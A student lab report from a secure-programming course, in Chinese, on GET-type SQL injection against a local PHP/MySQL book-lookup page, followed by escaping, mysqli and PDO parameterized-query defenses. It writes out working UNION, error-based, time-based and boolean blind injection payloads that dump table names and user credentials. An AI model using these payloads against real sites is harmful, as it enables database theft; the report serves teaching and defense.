《安全程序设计与实践》
实验报告

实验名称：数据库暴库——GET 型注入攻击

实验类型：实操型

指导教师：孙海峰

专业班级：

姓　　名：

学　　号：

实验地点：东 11C227

实验日期：2025/4/30

一、 实验目的

1. 深入理解 GET 型注入攻击原理
2. 熟练掌握 GET 型注入攻击方法
3. 掌握 GET 型注入攻击防护技术

二、 实验过程

任务一：创建数据库。

将 lab.sql 导入数据库，执行后提示多条 Query OK 表明操作成功。

```
mysql> source C:/Users/Administrator/Desktop/Web/apache2.4/httpd-2.4.33-o102o-x86-vc14-r2/Apache24/htdocs/get/lab.sql
Query OK, 1 row affected, 1 warning (0.03 sec)

Database changed
Query OK, 0 rows affected, 1 warning (0.11 sec)

Query OK, 0 rows affected (0.08 sec)

Query OK, 1 row affected (0.01 sec)

Query OK, 1 row affected (0.00 sec)
```

该 sql 代码通过 create database create table insert 等语句，标准化创建数据库、表结构并初始化数据，先检查 lab 数据库存不存在，若 lab 数据库不存在则创建，切换到 lab 数据库后检查 books 表存不存在，若存在则删除，然后创建包含 id、书名、作者列，再插入两条图书数据。

通过 use lab;切换数据库，再用 select * from books;查询，验证数据是否插入成功，本应显示两条图书记录。但中文数据显示为乱码，英文数据正常展示。

```
mysql> use lab;
Database changed
mysql> select * from books;
+----+---------------------------+-----------------------------------+
| id | bookname                  | author                            |
+----+---------------------------+-----------------------------------+
|  1 | 瀹炴垬鐢熸垚   璇濆支閭?          | 姹夋柉路鍏堝嗀鏂   眬路瀹炴垬鐢?|
|  2 | A Brief History Of Time   | Stephen Hawking                   |
+----+---------------------------+-----------------------------------+
2 rows in set (0.00 sec)
```

查看 mysql 字符集：

character_set_client：客户端请求数据的字符集

character_set_connection：客户机与服务器连接的字符集

character_set_database：默认数据库的字符集；如果没有默认数据库，就会使用 character_set_server 指定的字符集（建议不要随意更改）

character_set_filesystem：把 character_set_client 转换 character_set_filesystem (默认为 binary, 不做任何转换)

character_set_results：返回给客户端的字符集

character_set_server：数据库服务器的默认字符集

character_set_system：系统字符集，默认 utf8。（用于数据库的表、列和存储在目录表中函数的名字）

```
mysql> show variables like 'character%';
+--------------------------+----------------------------------------------------------------------------------------------------------------------+
| Variable_name            | Value                                                                                                                |
+--------------------------+----------------------------------------------------------------------------------------------------------------------+
| character_set_client     | utf8                                                                                                                 |
| character_set_connection | utf8                                                                                                                 |
| character_set_database   | utf8                                                                                                                 |
| character_set_filesystem | binary                                                                                                               |
| character_set_results    | utf8                                                                                                                 |
| character_set_server     | utf8                                                                                                                 |
| character_set_system     | utf8                                                                                                                 |
| character_sets_dir       | C:\Users\Administrator\Desktop\Web\MYSQL\mysql-5.5.59-win32\mysql-5.5.59-win32\share\charsets\ |
+--------------------------+----------------------------------------------------------------------------------------------------------------------+
8 rows in set (0.20 sec)
```

一致不需要更改，不是字符集不统一的问题。

搜索资料发现之所以会显示乱码，就是因为 MySQL 客户端输出窗口显示中文时使用的字符编码不对造成的，现在是使用 utf8 字符编码来显示中文数据的，但是因为操作系统是中文操作系统，默认使用的字符集是 GB2312，所以需要把输出窗口使用的字符编码改成 gb2312 才能够正常显示中文。

使用如下的命令设置输出窗口使用的字符编码：


set character_set_results=gb2312;

再次查看发现已经解决。


```
mysql> set character_set_results=gb2312;
Query OK, 0 rows affected (0.00 sec)

mysql> select * from books;
+----+--------------------------+----------------------+
| id | bookname                 | author               |
+----+--------------------------+----------------------+
|  1 | 安徒生童话全集           | 汉斯?克里斯汀?安徒生 |
|  2 | A Brief History Of Time  | Stephen Hawking      |
+----+--------------------------+----------------------+
2 rows in set (0.08 sec)
```

任务二：建立 Get 方式查询的网站


访问 get 目录下的 index.php，传递 id 参数。服务端 PHP 脚本接收参数后，查询数据库 books 表，返回对应图书信息；



?id=1 时查询正常，SQL 查询语句 SELECT * FROM books WHERE id = 1，查询到安徒生童话全集及其作者汉斯·克里斯汀·安徒生。



?id=2 时查询正常，SQL 查询语句 SELECT * FROM books WHERE id = 2，查询到 A Brief History Of Time 及其作者 Stephen Hawking。



?id=3 时，无匹配数据，无内容。

任务三：数据库暴库攻击测试


我们使用 SQL 注入的 Union 联合查询，逐步枚举 lab 数据库信息。

3-1 暴数据库：

构造 URL：

http://localhost/get/index.php?id=-1' union select 1,2,3--+


用于探测查询结果的列数与回显位置。



可以看到 2，3 有回显，说明第 2、3 列可回显数据。

我们选择 2 位置进行暴库，利用 information_schema.schemata（MySQL 元数据系统表）构造 URL：

http://localhost/get/index.php?id=-1' union select 1,group_concat(schema_name),3 from information_schema.schemata--+




合并所有数据库名，通过回显位 2 输出，得到结果 information_schema,firstlab,lab,mysql,performance_schema,test。

3-2 暴 lab 数据库的数据表

利用 information_schema.tables（存储表结构的元数据表）构造 URL：

http://localhost/get/index.php?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='lab' --+



获得数据表 books，users。

3-3 暴 users 表的所有列

利用 information_schema.columns（存储字段结构的元数据表），构造 URL：

http://localhost/get/index.php?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users' --+

Book name: id,username,passcode,email,status,id,username,passcode
Author: 3

获得 users 表有 id,username,passcode,email,status,id,username,passcode 字段。

3-4 暴 users 表的数据

直接查询 users 表的敏感数据，构造 URL：

http://localhost/get/index.php?id=-1' union select 1,group_concat(username,'-',passcode),3 from users --+

Book name: admin-admin123,alice-alice456
Author: 3

使用‘-’作为间隔合并用户账号密码，提取出 username 和 passcode 列信息：admin-admin123,alice-alice456。

3-5 测试分析

枚举数据库名：

带 group_concat()的语句：

```
mysql> select * from books where id='-1' union select 1,group_concat(schema_name),3 from information_schema.schemata;
+----+-----------------------------------------------------------+--------+
| id | bookname                                                  | author |
+----+-----------------------------------------------------------+--------+
|  1 | information_schema,firstlab,lab,mysql,performance_schema,test | 3      |
+----+-----------------------------------------------------------+--------+
1 row in set (0.00 sec)
```

bookname 列显示 information_schema,firstlab,lab,mysql,performance_schema,test，所有数据库名合并为一行），与 URL 注入场景的结果一致。

不带 group_concat()的语句：

bookname 列逐行显示 information_schema firstlab lab 等数据库名，共 6 行记录。

```
mysql> select * from books where id='-1' union select 1,schema_name,3 from information_schema.schemata;
+----+--------------------+--------+
| id | bookname           | author |
+----+--------------------+--------+
|  1 | information_schema | 3      |
|  1 | firstlab           | 3      |
|  1 | lab                | 3      |
|  1 | mysql              | 3      |
|  1 | performance_schema | 3      |
|  1 | test               | 3      |
+----+--------------------+--------+
6 rows in set (0.00 sec)
```

以上是 group_concat()使用区别，group_concat()将多行结果合并为单个字符串，用逗号分隔，适合在页面回显位有限时批量输出数据。

测试暴表名：

bookname 列返回 books users，逐行显示 lab 数据库的表名，与 URL 注入场景的结

果一致。

```
mysql> select * from books where id='-1' union select 1,table_name,3 from information_schema.tables where table_schema='
lab';
+----+-----------+--------+
| id | bookname  | author |
+----+-----------+--------+
|  1 | books     | 3      |
|  1 | users     | 3      |
+----+-----------+--------+
2 rows in set (0.00 sec)
```

测试暴列名：bookname 列返回 id username passcode email status，逐行显示 users 表的字段名，与 URL 注入场景的结果一致。

```
mysql> select * from books where id='-1' union select 1,column_name,3 from information_schema.columns where table_name='
users';
+----+-----------+--------+
| id | bookname  | author |
+----+-----------+--------+
|  1 | id        | 3      |
|  1 | username  | 3      |
|  1 | passcode  | 3      |
|  1 | email     | 3      |
|  1 | status    | 3      |
+----+-----------+--------+
5 rows in set (0.01 sec)
```

测试暴 user 表中 username 和 passcode 数据，与 URL 注入场景的结果一致。

```
mysql> select * from books where id='-1' union select 1,username,passcode from users;
+----+-----------+-----------+
| id | bookname  | author    |
+----+-----------+-----------+
|  1 | admin     | admin123  |
|  1 | alice     | alice456  |
+----+-----------+-----------+
2 rows in set (0.00 sec)
```

任务四：GET 型攻击防护。

4-1 使用 PHP 转义函数：

通过 PHP 的 mysqli_real_escape_string 函数，对用户输入的 id 参数进行转义，阻断 SQL 注入的字符拼接风险。

关键行：$id = mysqli_real_escape_string($conn, $_GET['id']);

该函数会自动转义$_GET['id']中的特殊字符，确保这些字符在 SQL 语句中被视为普通数据，而非 SQL 语法的一部分。

```php
<?php
//包含数据库连接
include('con_database.php');

if (isset($_GET['id'])) {
    // 获取用户输入的id, 并进行转义处理
    $id = mysqli_real_escape_string($con, $_GET['id']);
    $sql = "SELECT * FROM books WHERE id='$id' LIMIT 0,1";
    $result = mysqli_query($con, $sql) or die('SQL语句执行失败, : '. mysqli_error($con));
    $row = mysqli_fetch_row($result);

    if ($row) {
        echo "<font size='5' color= '#99FF00'>";
        echo 'Book name: '. $row[1];
        echo "<br>";
        echo 'Author: '. $row[2];
        echo "</font>";
    } else {
        print_r(mysqli_error($con));
    }
} else {
    echo "请输入要查询记录的id";
}
```


访问 http://localhost/get/index.php?id=1：

id=1 无特殊字符，mysqli_real_escape_string 直接返回 1，正常查询 id=1 的图书记录，页面输出安徒生童话全集和汉斯·克里斯汀·安徒生。

Book name: 安徒生童话全集
Author: 汉斯·克里斯汀·安徒生

尝试构造暴库攻击 URL：http://localhost/get/index.php?id=-1’ union select 1,2,3--+

mysqli_real_escape_string 会转义特殊字符，使 id 参数变为“-1/’ union select 1,2,3--+”，查询无结果，页面无输出.



但是若数据库字符集与客户端不一致（如数据库用 utf8 ，客户端用 gbk ），转义可能失效，需确保 con_database.php 中设置统一字符集。

4-2 mysqli 参数化查询

mysqli 参数化查询通过“预编译 SQL 语句 + 绑定参数”的机制，彻底分离用户输入与 SQL 逻辑，从语法层面杜绝 SQL 注入风险。

核心流程为：预编译 SQL 模板→绑定用户参数→执行查询，确保恶意输入无法改变查询结构。

访问 http://localhost/get/index.php?id=1，正常输出。


PHP 脚本中，SQL 语句被预编译为 SELECT * FROM books WHERE id = ? LIMIT 0,；id=1 被绑定为参数，而非直接拼接。

Book name: 安徒生童话全集
Author: 汉斯·克里斯汀·安徒生

数据库将 id=1 视为纯数据，执行查询后返回 id=1 对应的图书记录（安徒生童话全集 、汉斯 • 克里斯汀 • 安徒生 ），页面正常输出结果。

尝试构造注入 URL：http://localhost/get/index.php?id=-1' union select 1,2,3--+：

mysqli 参数化查询会将 id=-1' union select 1,2,3--+视为单一字符串参数，而非可执行的 SQL 代码。预编译的 SQL 结构固定（WHERE id = ?），恶意参数无法篡改查询逻辑。数据库执行时，因 id 为字符串，查询无结果，页面无输出。



三、 实验结论

通过本次实验，完成了 GET 型注入攻击方式，这些攻击利用了未对用户输入进行有效过滤和参数化处理的漏洞，通过构造特殊的 URL 参数，改变原本的 SQL 查询逻辑，从而获取到数据库中的敏感信息。

关于攻击防护：实验中尝试了两种防护措施，PHP 转义函数和 mysqli 参数化查询。使用 mysqli_real_escape_string 函数对用户输入的特殊字符进行转义，可以有效防止一些简单的 SQL 注入攻击，当输入包含特殊字符的攻击语句时，查询将无法正常执行，不会输出敏感信息。而 mysqli 参数化查询则是一种更为安全和可靠的防护方式，它将用户输入作为参数传递给 SQL 语句，而不是直接嵌入到查询字符串中，这样可以避免 SQL 注入攻击的发生，即使输入了恶意的攻击语句，也会被当作普通字符串处理，不会影响查询的逻辑。

在开发过程中，必须对用户输入进行严格的验证和过滤，避免将未经过处理的用户输入直接用于 SQL 查询中。同时，应该采用参数化查询等安全的编程方式，从根本上防止 SQL 注入攻击的发生。通过本次实验，不仅掌握了 GET 型注入攻击的原理和方法，也学会了如何采取有效的防护措施来保障 Web 应用程序的安全。

四、 思考题

1. 怎样对 Get 方式实现 PDO 参数化查询

   参考实验三的方法，将 index 中的 php 代码修改为 pdo 参数化查询。


   $sql = "SELECT * FROM books WHERE id = ? LIMIT 0,1"; 中，‘?’是参数占位符。数据库会先编译 SQL 语法结构，确定查询逻辑，但不执行数据操作。

   $stmt->bindParam(1, $id, PDO::PARAM_INT); 将用户输入的$id 绑定到占位符，且明确类型为整数（PDO::PARAM_INT ）。即使传入恶意内容（id=-1' union select... ），也会被视为普通字符串或不符合类型要求的数据，无法改变 SQL 逻辑。

   预编译后的语句执行时，数据库仅将绑定的参数视为“纯数据”，不会解析为 SQL 代码。若参数类型不匹配，查询无结果，而非执行恶意逻辑，从根本上阻断 SQL 注入。


```php
<?php
// 连接 MySQL 数据库
$dsn = 'mysql:dbname=lab;host=127.0.0.1';
$user = 'root';
$password = '123456';
try {
    $con = new PDO($dsn, $user, $password);
} catch (PDOException $e) {
    die('数据库连接失败: '. $e->getMessage());
}

// 获取输入的信息
if (isset($_GET['id'])) {
    $id = $_GET['id'];
    // 执行数据库查询
    $sql = "SELECT * FROM books WHERE id = ? LIMIT 0,1";

    $stmt = $con->prepare($sql);
    if (!$stmt) {
        print('prepare 执行错误');
    } else {
        // 绑定参数
        $stmt->bindParam(1, $id, PDO::PARAM_INT);
        $stmt->execute();

        $row = $stmt->fetch(PDO::FETCH_NUM);
        if ($row) {
            echo "<font size='5' color= '#99FF00'>";
            echo 'Book name: '. $row[1];
            echo "<br>";
            echo 'Author: '. $row[2];
            echo "</font>";
        } else {
            echo '未找到相关记录';
        }
        // 关闭游标
        $stmt->closeCursor();
    }
} else {
    echo "请输入要查询记录的 id";
}

$con = null;
?>
```

然后进行测试，访问 URL：http://localhost/get/index_pdo.php?id=1，返回安徒生童话全集及作者信息，页面正常输出。



Book name: 安徒生童话全集
Author: 汉斯·克里斯汀·安徒生

访问 URL：http://localhost/get/index_pdo.php?id=-1' union select 1,2,3--+；
id 被绑定为整数参数，恶意内容因类型不匹配（含单引号、关键字）无法被解析为有效整数，查询无结果，页面提示“未找到相关记录”，成功阻断 SQL 注入。



未找到相关记录

2. 如果 PHP 的查询语句为：$sql="SELECT * FROM books WHERE id=$id LIMIT 0,1"; 该如何实现注入攻击？
   未对$id 进行严格过滤和转义，根据查询语句确认是数字型。
   http://localhost/index.php?id=1 OR 1=1 –+（特殊字符可以使用编码）
   查询语句就是 SELECT * FROM books WHERE id = 1 OR 1=1 --+ LIMIT 0,1
   恒为真，返回 books 的所有数据。

3. 你还了解哪些 Get 型注入攻击方式？
   - 报错注入：利用数据库执行错误 SQL 语句时返回的错误信息来获取敏感数据，报错信息里会包含数据库名。
     http://localhost/get/index.php?id=1 and extractvalue(1,concat(0x7e,(select database()),0x7e))
   - 时间盲注：没有回显数据，但可通过观察响应时间判断 SQL 语句是否执行成功时。
     http://localhost/get/index.php?id=1 and if((select count(*) from users) > 0, sleep(5), 1)
     若 users 表中的记录数大于 0，IF 条件成立，执行 SLEEP(5)，页面会延迟 5 秒加载；否则立即返回。攻击者通过多次尝试不同条件，根据页面响应时间来猜测数据库中的信息。
   - 布尔盲注：通过构造条件语句，根据页面返回的不同结果（如正常页面或错误页面）来判断条件是否成立，进而逐步获取数据库信息。
     http://localhost/get/index.php?id=1 and (select count(*) from users) > 0。若页面正常显示，说明 users 表中的记录数大于 0；若页面出现异常，说明记录数不大于 0。